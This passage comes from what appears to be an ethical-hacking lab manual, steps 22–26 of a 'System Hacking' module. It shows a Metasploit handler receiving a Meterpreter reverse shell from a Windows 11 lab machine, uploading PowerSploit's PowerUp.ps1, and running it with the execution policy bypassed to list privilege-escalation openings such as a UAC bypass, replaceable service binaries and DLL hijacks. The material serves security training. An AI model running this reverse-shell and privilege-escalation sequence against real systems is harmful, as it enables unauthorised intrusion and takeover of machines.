
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter >
  
```

22. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 11**.

Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.



```

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer      : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
  
```


23. Now, type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.

Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

```
meterpreter > sysinfo
Computer      : WINDOWS11
OS           : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter >
```

24. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.

```
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 2944 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```


25. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

Note: Ensure that you have added a space between two dots after **-Command** **".[space]..** For a better understanding refer to the screenshot after **step 26**.

26. A result appears, displaying **Check** and **AbuseFunction** as shown in the screenshot.

Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

Module 06 – System Hacking



```
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 6796 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command "..\\PowerUp.ps1;Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command "..\\PowerUp.ps1;Invoke-AllChecks"

Check AbuseFunction
-----
User In Local Group with Admin Privileges Invoke-WScriptUACBypass -Command "..."
Modifiable Service Files Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files Install-ServiceBinary -Name 'edgeupda...'
Modifiable Service Files Install-ServiceBinary -Name 'edgeupda...'
Modifiable Service Files Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files Install-ServiceBinary -Name 'gupdatem'
Modifiable Service Files Install-ServiceBinary -Name 'gupdatem'
%PATH% .dll Hijacks Write-HijackDll -DllPath 'C:\Users\Admin\Downloads\PowerUp.ps1'

C:\Users\Admin\Downloads>
```

